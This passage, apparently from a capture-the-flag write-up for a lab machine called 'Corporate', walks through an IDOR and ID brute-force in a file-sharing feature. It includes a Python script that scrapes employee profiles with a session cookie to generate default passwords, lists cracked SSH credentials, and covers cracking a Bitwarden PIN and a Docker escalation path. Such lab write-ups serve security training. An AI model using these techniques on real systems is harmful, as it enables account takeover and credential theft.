
Now we are able to login to people.corporate.htb as julio.daniel@corporate.htb.
people.corporate.htb — IDOR on File Sharing to SSH Password Leak
people.corporate.htb — IDOR on File Sharing to SSH Password LeakWe now have access to Corporate internal employee collaboration platform. We can access all other employees personal information from Chat feature:


Intranet enumeration
The most intriguing feature is file upload and sharing. In this feature we got an OpenVPN configuration to access the Corporate intranet.

From the logs, we know that this intranet contain 2 segments 10.8.0.0/24 and 10.9.0.0/24.
2024-06-07 16:31:20 PUSH: Received control message: 'PUSH_REPLY,route-nopull,route 10.9.0.0 255.255.255.0,route-gateway 10.8.0.1,topology subnet,ping 10,ping-restart 120,ifconfig 10.8.0.2 255.255.255.0,peer-id 0,cipher AES-128-GCM'We now have a clear map of Corporate internal systems from below nmap output. 10.9.0.1 is the IP of the domain controller with LDAP (Lightweight Directory Access Protocol) enabled at port 389, 636 and NFS share enabled at port 2049, a deliberate hint. The SSO features of Corporate is implemented using LDAP, and there are ways to exploit it once we know its implementation.


Also, there is a Proxmox VE manager running at 10.9.0.1:8006.
File upload and sharing — IDOR and ID Bruteforcing
Let us investigate the file sharing feature. We only need to specify the email of a user we want to share. We also know that we cannot share files to ourselves.

So we need to execute the XSS chain one more time. We got another account with email candido.hackett@corporate.htb. After that, let us intercept the file sharing request.

The above POST request includes fileId, an integer ID of the sharing file, and the prompted email. After investigation, we confirmed that this feature is vulnerable to:
ID Brute force as the file reference is small, guessable and ordered.
Insecure Direct Object Reference (IDOR) as the owner of the file is not checked before sharing.
We use Burp Intruder to repeatedly send sharing requests with ascending ID and got access all files stored on this platform. Out of all .docx and .ovpn files there is only one special .pdf file.

This .pdf file exposed sensitive information on employee default password.

There are chances that some user have not changed their password, combine with the fact that we can access user personal information right on the platform, we can brute force all users that can SSH to the workstation machine (10.9.0.4) using default password.
So first, we crawled all user personal information and generate their default password.
import reimport requestsstart = 5000end = 6000
custom_cookie = "CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3MSwibmFtZSI6Ikp1bGlvIiwic3VybmFtZSI6IkRhbmllbCIsImVtYWlsIjoiSnVsaW8uRGFuaWVsQGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3MTY5OTc1OTAsImV4cCI6MTcxNzA4Mzk5MH0.AXY3rZ98weDx7GTPbZHiRclj54HG2fn6hftUE67XTnA; session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfX0=; session.sig=FCrR0STlKdiECvSQaqlH_bok2xM"headers = {"Cookie": custom_cookie}for i in range(start, end + 1): print(i) url = f"http://people.corporate.htb/employee/{i}" response = requests.get(url, headers=headers) content = response.text email_match = re.search(r'<a href="mailto:(.*?)">', content) birthday_match = re.search(r'<th scope="row">Birthday</th>\s+<td>(.*?)</td>', content) if birthday_match and email_match: email = email_match.group(1).split("@")[0] birthday = birthday_match.group(1) match = birthday.split("/") month = match[0].zfill(2) day = match[1].zfill(2) year = match[2] birthday = day + month + year with open("corporate.txt", "a") as f: f.write(email + " CorporateStarter" + birthday + "\n")After bruteforcing the generated credentials using Metasploit, we got 4 credentials that works.
laurie.casper CorporateStarter18111959elwin.jones CorporateStarter04041987nya.little CorporateStarter21061965brody.wiza CorporateStarter14071992Out of this 4 employees, elwin.jones is an IT employee while others are consultants, it is a hint for further exploitation. We SSH as elwin.jones@10.9.0.4 and got the user flag.

elwin.jones@10.9.0.4 — Lateral movement to Workstation Root
elwin.jones@10.9.0.4 — Lateral movement to Workstation RootDocker with setuid flag enabled
setuid flag enabledUpon investigation we know that Docker is running on this workstation with the setuid flag enabled. The user group engineer on this workstation can run it.

If we have enough permission to run Docker, by exploiting Docker socket we can escalate to root on this workstation.
Leaking internal Gitea credentials
We see that elwin.jones is running Firefox browser on this workstation.

The tr2cgmb6.default-release profile contains personal sensitive information of elwin.jones and we import it. We know that this profile has a 4-digit-PIN-protected Bitwarden instance.


To extract addon data from this profile, we use moz-idb-edit with extension UUID as follows:


Upon extraction, we got the hash of the PIN and bruteforce it. The PIN is 0239.


Then we got the credentials of elwin.jones in the internal Gitea platform (git.corporate.htb).


Afterwards, we get access to the code repositories of all accessed sites of Corporate.
git.corporate.htb — LDAP domain and JWT_SECRET leak
git.corporate.htb — LDAP domain and JWT_SECRET leakIn corporate-sso repository, Corporate implemented is SSO features using LDAP (Lightweight Directory Access Protocol). There are 2 interesting functions, getUser() and updateLogin().
